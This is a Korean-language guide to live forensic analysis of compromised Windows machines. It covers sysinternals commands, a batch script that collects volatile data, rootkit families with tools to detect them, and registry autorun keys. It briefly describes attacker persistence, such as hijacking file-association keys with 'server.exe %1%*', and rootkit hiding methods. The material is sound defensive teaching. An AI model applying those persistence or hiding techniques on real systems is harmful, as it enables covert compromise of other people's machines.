최근 윈도우 서버나 개인 사용자 PC를 겨냥한 해킹뿐 아니라 웜, 바이러스, 봇을 통한 해킹사고 또한 급증하고 있어 관리자나 사용자들을 위한 윈도우 침해사고 분석 기술이 요구되고 있다.

윈도우 사고분석에 있어 포렌식 측면에서 봤을 때 피해시스템에 영향을 주지 않고 필요한 정보를 얻어야 한다. 하지만 그렇게 하기 위해서는 전문적인 포렌식 기술과 도구들이 있어야 하므로 본 가이드에서는 라이브(live)에서 직접 피해시스템을 쉽고 빠르게 분석 할 수 있는 방법에 대해 알아보도록 한다.

1. 초기분석

침해사고를 정확히 분석하기 위해서는 현재 구동중인 프로세스 정보나 네트워크 상태 정보 등 휘발성 증거를 수집해야 한다. 그리고 현재 피해시스템의 상황을 빠른 시간 안에 파악할 수 있는 방법이 필요하므로 윈도우 커맨드에서 실행되는 명령어들을 이용해 프로세스, 네트워크, 로그인 정보들을 수집해야 한다. 분석자는 이러한 정보들을 이용해 최대한 빨리 시스템의 변경내용이나 공격자의 흔적을 파악해야 한다.

가. 시스템 시간 확인

모든 시스템들이 시간을 동기화 시켜놓지 못하기 때문에 각 시스템별로 운영되는 고유의 시간이 있다. 이러한 시간이 파악되어야만 시스템 로그 시간을 연관 지어 확인 할 수 있다. 또한 공격자들은 관리자들의 분석에 혼란을 주기위해 시스템 시간을 변경해 놓는 경우가 있으므로 시스템 현재 시간을 확인해야 한다.

'date'와 'time'은 cmd.exe 프로그램에 내장되어 있고 시스템 시간을 기록하는데 사용한다. 그리고 uptime은 시스템의 부팅 시간 정보를 보여주는 명령어로 사고 시간을 결정하는데 필요하기 때문에 중요한 정보이다. 도구는 'http://www.sysinternals.com'에서 무료로 다운받을 수 있다.


명령어	설 명	다운로드
date /T	시스템 날짜를 알려주는 명령어 ex)2006-10-23	OS
time /T	시스템 시간을 알려주는 명령어 ex)오전 09:48	OS
uptime	부팅된 시간 정보를 알려주는 명령어	sysinternals

※ OS : 윈도우 시스템에서 기본적으로 제공하는 명령어

나. 시스템 정보

사고분석을 위해서는 피해시스템의 기본적인 정보가 필요하다. psinfo는 OS의 기본정보 및 보안 업데이트 정보 등을 제공하며 설치된 소프트웨어 정보 또한 알려준다. 이러한 보안 업데이트 정보는 시스템 취약점을 통해 어떻게 공격했는지에 대한 정보를 얻을 수 있기 때문에 최종 업데이트 날짜를 확인해야 한다.

아래 그림은 psinfo 명령어를 통해 시스템의 정보를 확인한 화면이다.



〈그림 3-1〉 psinfo 실행 화면

명령어	설명	다운로드
psinfo –h –s	설치된 핫픽스 및 소프트웨어 목록 정보	sysinternals

다. 프로세스 정보 확인

대부분의 윈도우즈 시스템들은 많은 실행 프로세스들을 가지고 있다. 이러한 프로세스 중에는 공격자가 실행시켜놓은 악성프로그램이 실행되고 있거나 흔적이 남아 있을 수 있으니 자세히 확인해 볼 필요가 있다. 관심 있게 확인해 봐야 될 프로세스 정보는 다음과 같다.

- 실행 프로세스명
- 프로세스 실행파일 위치
- 프로세스 커맨드 라인
- 프로세스 실행시간
- 프로세스가 참조중인 DLL 및 파일

프로세스를 점검할 수 있는 도구로는 pslist가 있다. 이 도구는 'http://www.

sysinternals.com' 에서 다운 받을 수 있으며 현재 구동중인 프로세스 목록을 출력해준다. 옵션을 하지 않으면 프로세스가 실행된 시간을 자세히 확인할 수 있는데 이러한 시간은 또한 uptime에서 확인했던 부팅시간 이후에 악성프로그램이 언제 실행되었는지 확인 가능하다. -t 옵션을 사용하면 프로세스를 트리구조로 어떤 프로세스에서 실행되었는지 확인할 수 있다.


```
C:\Forensic\>pslist -t
```

Name	Pid	Pri	Thd	Hnd	VM	WS	Priv
Idle	0	0	1	0	0	16	0
System	8	8	36	57	5824	272	32
smss	160	11	6	33	5380	376	1084
csrss	184	13	10	392	33144	4068	1576
winlogon	204	13	17	379	37520	4796	5740
services	232	9	30	495	32472	4812	2340
svchost	416	8	8	305	22984	3416	1344
iexplore	332	8	6	197	49496	5772	3412
mdm	1228	8	3	90	21304	2420	700
SPOOLSV	444	8	11	131	26240	3528	2232
msdtc	472	8	18	203	31324	5004	1628
svchost	564	8	18	345	39264	7560	4100
sqlservr	624	8	32	281	318796	10432	12372
rsmss	704	8	2	38	11072	1264	484
lsass	244	9	14	258	31784	4744	2296
Explorer	1040	8	14	315	49492	3868	4432
Internat	1204	8	1	28	15944	1628	340
sqlmangr	1248	8	3	99	27544	3772	1160
atjob	1324	8	1	10	5696	552	124
sysAnalyzer	1548	8	3	151	52064	7852	3636
conime	1404	8	1	23	14728	1296	300

위 명령어 실행결과에서 보면 백도어 프로그램인 rsmss가 "winlogon-services"의 자식 프로세스로 실행된 것을 확인할 수 있어 윈도우 서비스에 의해 실행된 것을 확인할 수 있다.

at.job이라는 악성프로그램 같은 경우는 윈도우에서 흔히 보지 못한 프로그램이 실행되고 있어 어렵지 않게 찾아낼 수 있지만 정상 파일처럼 위장하여 악성프로그램을 실행하는 경우가 있으므로 실행파일 위치를 찾아서 정상 프로그램의 위치와 맞는지 확인해야 한다.

또한 프로그램들이 사용하는 동적라이브러리 (DLL, Dynamic Link Libraries)정보를 수집해야 한다. 악성 프로그램은 시스템 DLL 뿐만 아니라 자체 제작한 DLL을 사용할 수도 있으므로 자세한 점검이 필요하다. listdlls은 모든 프로세스가 사용하고 있는 DLL 정보를 보여주고, 경로, 사이즈, 버전까지도 알 수 있다. 아래 그림은 정상적인 프로그램처럼 위장한 악성프로그램인 TaskDaemon.exe 프로그램을 listdlls로 확인한 화면이다. 이 악성프로그램은 자체 제작한 TaskDaemonRT.dll 등을 사용하는 것을 확인할 수 있다.



〈그림 3-2〉 listdlls 실행결과

또한 악성프로그램들은 자신들의 실행과 관련된 설정파일들이 있고 특히 악성 봇 프로그램 같은 경우 설정파일에 있는 서버에 접속을 하고 명령어들을 실행하기 때문에 자세한 조사가 필요하다. 프로세스들이 어떠한 파일들을 참조하고 있는지 확인할 수 있는 방법은


'http://www.sysinternals.com' 에서 제공하는 handle 프로그램을 이용해서 확인할 수 있다.

명령어	설 명
pslist	현재 프로세스 리스트 출력
listdlls	프로세스들이 사용하는 DLL 출력
handle	프로세스들이 참조하는 파일 리스트 출력

다. 네트워크 정보 확인


현재 피해시스템 네트워크 정보, 서비스를 열고 있는 응용프로그램 정보, 서비스에 연결되어 있는 세션 정보 등은 공격자의 흔적을 추적 할 수 있는 중요한 역할을 한다.

"netstat –an" 명령어를 통해 프로토콜 상태, IP 기반 네트워크 연결 정보 등을 확인해서 현재 열려 있는 포트와 포트에 연결되어 있는 IP 정보를 확인해야 한다. 아래 명령어 수행 결과에서 보면 시스템이 사용하지 않는 26103 포트가 LISTENING 상태로 열려 있는 것을 확인할 수 있다.




〈그림 3-3〉 netstat 실행 화면

이와 같은 26103포트에 telnet이나 nc로 접속하여 어떤 응용 어플리케이션이 구동중인지 확인해야 한다. 확인 결과 윈도우 command를 실행할 수 있게 해주는 백도어 포트임을 아래 그림처럼 확인할 수 있었다.



〈그림 3-4〉 telnet으로 접속한 화면

위의 26103 백도어 포트를 열고 있는 프로세스를 확인해야 하는데 fport 라는 'http://www.foundstone.com' 에서 제공한 명령어를 사용하여 다음과 같이 확인할 수 있다.



〈그림 3-5〉 fport 실행 화면

해킹 사고가 발생하면 네트워크 인터페이스 카드(NIC)가 promisc 모드로 동작중인지 확인해야 한다. 공격자는 스니핑 공격을 통해 시스템으로 송수신되는 모든 네트워크 트래픽을 모니터링 할 수 있는데 이 경우에 네트워크 인터페이스 카드가 promisc 모드로 동작하게

되므로 반드시 점검이 필요하다.

명령어	설 명	다운로드
ipconfig /all	시스템의 아이피 정보 수집	OS
netstat -an	서비스 중인 포트 정보 및 연결된 아이피 정보	OS
fport	서비스 중인 포트를 열고 있는 프로그램 정보	sysinternal
promiscdetect	NIC 가 promisc 모드로 동작중인지 확인	tsecurity.nu

라. 사용자/그룹 확인

공격자에 의해 추가된 사용자나 그룹이 없는지 다음과 같은 명령어로 확인한다.

명령어	설 명	다운로드
net user	시스템에 존재하는 계정정보 출력	OS
net localgroup	시스템에 존재하는 그룹정보 출력	OS

마. 공유, 로그인 정보 확인

시스템에서 제공되는 "net" 명령어를 사용해 현재 시스템에 공유된 정보, 현재 로그인되어 있는 사용자 정보를 확인해야 한다. 그리고 NBT(Net bios)에 연결된 정보가 있는지 nbtstat 명령어를 사용해 확인할 필요가 있다. 또한 시스템의 감사 정책이 설정되어 있다면 'http://www.foundstone.com' 에서 제공하는 ntlast 명령어를 통해 로그인/로그오프에 대한 성공 실패 여부를 확인할 수 있다.

명령어	설 명	다운로드
net share	시스템 공유 정보 출력	OS
net session	공유 자운에 접속한 컴퓨터 정보 출력	OS
nbtstat -c	NBT에 연결된 세션 정보 출력	OS
ntlast -f	원격접속 로그 정보 출력	foundstone.com

바. 분석 스크립트

앞서 설명한 프로그램들을 하나씩 실행해 분석 할 수도 있지만 초기분석을 효율적으로 수행하기 위해서는 휘발성 데이터를 빠르게 수집해서 분석해야 한다. 빠르게 수집하고 분석하기 위해서는 배치파일로 위의 명령어를 수행하고 결과는 파일로 저장해야 한다.

```
echo off
@echo =========초기 분석 점검 날짜==========
date /t
@echo =========초기분석 점검 시간==========
time /t
@echo =========시스템 기본 정보(psinfo)==========
psinfo -h -s -d
@echo =========부팅시간정보(uptime)==========
uptime
@echo =========IP정보 (ipconfig /all)==========
ipconfig /all
@echo =========세션 정보 (net sess)==========
net sess
@echo =========포트 정보(netstat -na)==========
netstat -na
@echo =========로그온 사용자 정보(ntlast)==========
ntlast -f
@echo =========포트별 서비스 정보(fport /i)==========
fport /i
@echo =========Promiscuous 모드 정보(promiscdetect)==========
promiscdetect
@echo =========로컬 서비스 정보(net start)==========
net start
@echo =========프로세스 기본 정보(pslist -t)==========
pslist -t
@echo =========DLL 정보(listdll)==========
listdlls
@echo =========핸들 정보(handle)==========
```

```
handle
@echo =========공유 정보(net share)==========
net share
@echo =========사용자정보(net user)==========
net user
@echo =========도메인 그룹 정보(net group)==========
net group
@echo =========로컬 그룹 정보(net localgroup)==========
net localgroup
@echo =========관리자 그룹 정보==========
net localgroup administrators
```


사. 자동화 도구

자동화된 스크립트의 사용 이외에도 윈도우 피해시스템 초기 분석을 위해 앞서 설명한 공개용 도구를 이용해 정보를 자동으로 수집해 주는 도구를 사용할 수 있다. 그중에서도 수집된 정보를 아래 그림처럼 브라우저로 확인할 수 있는 기능을 제공하는 WFT(Windows Forensic Toolchest) 사용을 추천한다. 사용방법은 다음과 같다.

- 먼저 WFT와 분석에 필요한 명령어들을 다운받는다.
- 명령어 "wft.exe"를 실행한다.
- 시스템에 따라 5분 정도 기다리면 index.html 파일이 생성된다.
- index.html 파일을 열어 관련정보를 확인한다.

※ dd 명령어를 수행하다 프로그램이 끝나는 경우가 발생할 수 있으므로 관련 실행 부분을 wft.cfg 파일에서 주석 처리해 준다. 또한 hfind, streams 명령어 수행시간이 상당히 길어질 수 있기 때문에 이 부분도 주석 처리하길 권장한다.

- 다운로드 : http://www.foolmoon.net/security/



〈그림 3-6〉 WFT 실행 화면

WFT 도구에서 사용한 명령어는 다음과 같다.

arp.exe	hunt.exe	ntlast.exe	reg.exe
attrib.exe	ipconfig.exe	openports.exe	regdmp.exe
auditpol.exe	iplist.exe	pclip.exe	RootkitRevealer.exe
autorunsc.exe	ipxroute.exe	promiscdetect.exe	route.exe
cmd.exe	listdlls.exe	ps.exe	sc.exe
cmdline.exe	mac.exe	psfile.exe	servicelist.exe
dd.exe	mdmchk.exe	psinfo.exe	sniffer.exe
drivers.exe	mem.exe	pslist.exe	streams.exe
dumpel.exe	nbtstat.exe	psloggedon.exe	strings.exe
efsinfo.exe	net.exe	psloglist.exe	tlist.exe
fport.exe	netstat.exe	psservice.exe	uname.exe
handle.exe	netusers.exe	pstat.exe	uptime.exe
hfind.exe	now.exe	psuptime.exe	whoami.exe
hostname.exe	ntfsinfo.exe	pulist.exe	

– 기타 도구

WFT외 공개된 자동화 도구는 다음과 같다.

- Biatchux(F.I.R.E)
  http://biatchux.dmzs.com/

- IRCR(Incident Response Collection Report)
  http://packetstormsecurity/Win/IRCR.zip

2. 루트킷 점검

루트킷(RootKit)이란 "시스템에 탐지되지 않도록 하는 코드, 프로그램의 집합", "시스템 관리자 권한을 획득하기 위한 프로그램"이라 할 수 있다. 최근 윈도우 해킹동향은 공격에 성공한 후 시스템에 다운로드 된 악성프로그램(Bot, 백도어 등)파일 및 실행된 악성 네트워크, 프로세스 정보를 숨기기 위해 루트킷을 연동하고 있다.

가. 루트킷 기능

대부분의 루트킷은 사용자 모드와 커널 모드의 루트킷으로 구분할 수 있다. 사용자 모드는 파일 교체 즉 특정 프로세스에 사용한 DLL 파일들을 교체하거나 IAT(Import Address Table) 후킹, API 엔트리 패치 방법들을 사용해서 원하는 정보를 숨기는 루트킷들이다. 하지만 커널 모드 루트킷은 윈도우 운영체제 레벨인 윈도우 Native API(ntdll.dll, Kernel32.dll, User32.dll 등) 커널 드라이브와 Win32 응용프로그램 간의 데이터를 조작함으로써 공격자의 흔적을 감춘다.

이러한 루트킷들의 기능은 다음과 같다.

- 프로세스/스레드 감추기
- 프로세스 보안설정 변경 및 제거
- 파일/폴더 감추기
- 레지스트리/서비스 감추기
- 네트워크 정보 감추기
- 스니핑 및 시스템 제어

현재까지 외부에 공개된 루트킷들은 다음과 같으며 최근 피해시스템에서 발견된 것들은 대부분 아래 루르킷들의 변종이라 볼 수 있다.

〈표 3-1〉 윈도우 루트킷 종류

루트킷 명	특 징
Hacker Defender	현재 가장 광범위하게 사용되며 다양한 변종이 존재 프로세스, 네트워크, 시작프로그램, 레지스트리, 서비스 등을 숨기는 가장 많은 기능을 제공하고 있다.
FU	"EPROCESS"의 링크 조작을 통한 프로세스 숨기는 기능 제공
Vanquish	DLL 인젝션 기법을 사용한 루트킷 프로세스, 네트워크, 레지스트리, 서비스를 숨기는 기능 및 로그인 정보 또한 기록할 수 있는 기능 제공
AFX rootkit	코드 인젝션과 API 후킹을 사용하는 루트킷 으로 프로세스, 모듈, 핸들, 파일, 포트, 레지스트리 등을 숨길 수 있는 기능 제공
NT Rootkit	초기 윈도우즈 루트킷으로 현재까지 업데이트가 없는 상태이다.

나. 루트킷 탐지

루트킷을 탐지하기 위한 방법으로 시스템에 설치되어 있는 안티바이러스 프로그램을 이용할 수도 있겠지만 커널 레벨 까지 검사를 하는 프로그램은 극히 드물다. 또한 루트킷은 악성 프로그램이나 공격자의 흔적을 숨기고 있으므로 이러한 숨겨진 정보를 통해 중요한 정보들을 찾아낼 수 있으므로 반드시 전문 프로그램을 활용해야 한다.

아래 표는 루트킷 탐지 전문 프로그램의 기능을 분석한 표로써 분석자에게 적절한 프로그램을 찾아서 분석하면 된다.

〈표 3-2〉 루트킷 탐지 프로그램 종류 및 기능 분석

기 능	Procexp	Rootkit Revelear	BlackLight	Gmer	Anti-Rootkit	IceWord	Archon
숨겨진 프로세스	X	X	O	O	O	O	O
숨겨진 프로세스 (FU Rootkit)	X	X	O	O	O	O	O
숨겨진 레지스트리	X	O	O	O	O	O	O
숨겨진 파일	X	O	O	O	O	O	O
DLL Injection	X	X	X	X	X	X	O
모듈 점검	X	X	X	O	X	O	O
시스템콜 후킹	X	X	X	O	X	O	O
API 후킹	X	X	X	X	X	X	O


다. IceSw●rd 도구를 사용한 탐지

IceSword는 개인이 개발한 프리웨어 도구로 기능이나 사용자를 위한 인터페이스 측면에서 가장 쉽게 사용할 수 있게 구현되어 있다.

• 다운로드 : http://www.blogcn.com/user17/pjf/index.html

– 프로세스 검사


아래 그림을 보면 실제 피해시스템에서 숨겨진 프로세스를 찾은 화면이다. 숨겨진 root.exe의 실행경로를 통해 악성프로그램들의 홈 디렉터리인 "c:\winnt\at2.job\"을 확인할 수 있다. 이 디렉터리는 루트킷에 의해 숨겨져 있으므로 IceSword 도구의 "File"을 통해 확인해야 한다.



〈그림 3-7〉 IceSw●rd를 통한 프로세스 정보 확인 화면

- 네트워크 점검


다음 그림은 fport 명령어를 통해선 103번 포트의 백도어를 확인할 수 없지만 IceSword 네트워크 정보를 확인하면 루트킷에 숨겨진 백도어 포트를 확인할 수 있다.



〈그림 3-8〉 숨겨진 백도어 포트 검출 화면

– 서비스 점검


대부분의 커널 루트킷들은 서비스로 모듈을 로딩하게 되므로 루트킷을 실행하는 서비스를 숨기게 된다. 아래 그림은 루트킷에 의해 숨겨졌던 서비스를 검출한 화면이다. 이 서비스를 Disable로 하고 Stop으로 상태를 변경해서 시스템을 재부팅하면 루트킷이 실행되는 것을 막을 수 있다.



〈그림 3-9〉 숨겨진 서비스 검출 화면

– 숨겨진 레지스트리/파일 검사

IceSword로 숨겨진 레지스트리를 찾을 경우 수동으로 점검해야 하는 불편함이 있으므로 루트킷에 의해 숨겨진 파일과 레지스트리를 자동으로 찾아서 검출해 주는 "Anti-Rootkit" 도구로 확인할 수 있다.



〈그림 3-10〉 Anti-R●●tkit의 사용 예

3. 상세분석

가. 레지스트리 분석


윈도우 레지스트리는 시스템이 운영되는데 필요한 정보를 담고 있다. 설치된 소프트웨어 정보부터 환경설정, 임시 저장값까지 시스템에 거의 모든 정보를 담고 있으므로 사고분석에 있어 공격자의 중요한 흔적을 찾을 수 있다.

– 시작 프로그램

아래 레지스트리 목록은 윈도우 시작 시 자동으로 실행하는 프로그램을 등록하는 레지스트리들이다. 공격자들은 악성프로그램을 등록하여 시스템 재부팅 시 자동으로 실행되도록 하므로 자세한 분석이 필요하다.

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\Windows\Load
HKLM\Software\Microsoft\Windows\CurrentVersion\Windows\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\Winlogon\Userinit
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

윈도우 시작과 관련된 레지스트리 정보는 sysinternals에서 제공하는 Autoruns 프로그램을 통해 아래와 같이 확인할 수 있다.




〈그림 3-11〉 Aut●runs를 이용하여 시작 레지스트리 점검 화면

아래 레지스트리 키들은 디폴트로 %1%* 값을 갖는데 이들을 "server.exe %1%*"로 변경할 경우 exe, com, bat, hta, pif 파일들의 실행 시 매번 server.exe 파일을 자동으로 실행되도록 할 수 있다.

